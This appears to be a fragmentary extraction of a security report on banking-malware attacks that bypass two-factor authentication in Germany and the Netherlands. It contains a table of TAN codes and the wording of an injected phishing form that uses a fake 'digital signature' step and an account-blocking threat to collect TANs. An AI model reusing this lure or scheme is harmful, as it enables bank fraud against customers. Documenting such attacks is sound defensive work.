 - Almost 75% of compromised hosts in Germany



Germany – Two factor authentication bypass

Nr.	TAN	Nr.	TAN	Nr.	TAN	Nr.	TAN	Nr.	TAN	Nr.	TAN
1	165054	31	685033	61	225204	91	005450	121	229358	151	316455
2	845507	32	146500	62	930462	92	371251	122	194743	152	391789
3	688850	33	507060	63	001353	93	174368	123	690301	153	063157
4	506509	34	806187	64	969211	94	255887	124	267638	154	998327
5	463462	35	570485	65	507175	95	698941	125	125785	155	963917
6	972181	36	178959	66	954827	96	412793	126	947126	156	173673
7	510260	37	311061	67	860843	97	346604	127	361607	157	510586
8	811245	38	142901	68	449222	98	304109	128	835859	158	847480
9	328081	39	341812	69	612733	99	176803	129	667668	159	886215
10	354380	40	842795	70	877681	100	186211	130	091782	160	360471
11	685583	41	905695	71	190583	101	252128	131	150781	161	046297
12	149190	42	340713	72	013089	102	010525	132	388425	162	015563
13	233634	43	120138	73	538729	103	107691	133	327464	163	823939
14	271472	44	500192	74	660682	104	427311	134	789149	164	212198
15	083584	45	394692	75	591211	105	072846	135	450429	165	377554
16	781652	46	952066	76	142073	106	246700	136	113329	166	702449
17	057563	47	632726	77	078214	107	034065	137	270625	167	000129
18	010308	48	657805	78	132441	108	463484	138	386727	168	899298
19	047607	49	892735	79	992048	109	819562	139	514198	169	864638
20	089122	50	424391	80	177199	110	266456	140	885798	170	250682
21	057189	51	051256	81	926733	111	668943	141	541133	171	219148
22	275729	52	735429	82	649333	112	715384	142	927297	172	054624
23	760516	53	062270	83	979334	113	555818	143	851729	173	953267
24	555938	54	168466	84	700794	114	595121	144	819699	174	000645
25	358098	55	262016	85	809974	115	787630	145	817963	175	299605
26	283196	56	303204	86	849977	116	706220	146	344162	176	581250
27	296369	57	982402	87	313173	117	153356	147	756114	177	130486
28	483145	58	908005	88	153377	118	407568	148	504750	178	048198
29	322956	59	574082	89	544104	119	572795	149	936409	179	846012
30	036833	60	595195	90	043546	120	525391	150	314965	180	002058



Netherlands



Confirm your unique digital signature with the help of TAN

The process of data collection for the preparation of unique digital signatures, has been completed. For the installation and use of the UDS, you must specify the TAN. The following notification to the on-line banking will be done with UDS.


Please pay attention entering your TAN : your account will be blocked after 3 failed attempts.

Find the number of the TAN code in your TAN-list. Please enter the corresponding TAN code on your screen.

Please enter the TAN here

Sequence
Number

TEXT

Tan code * 

* Required field

Continue

Conclusion

Thank You!

Questions ?

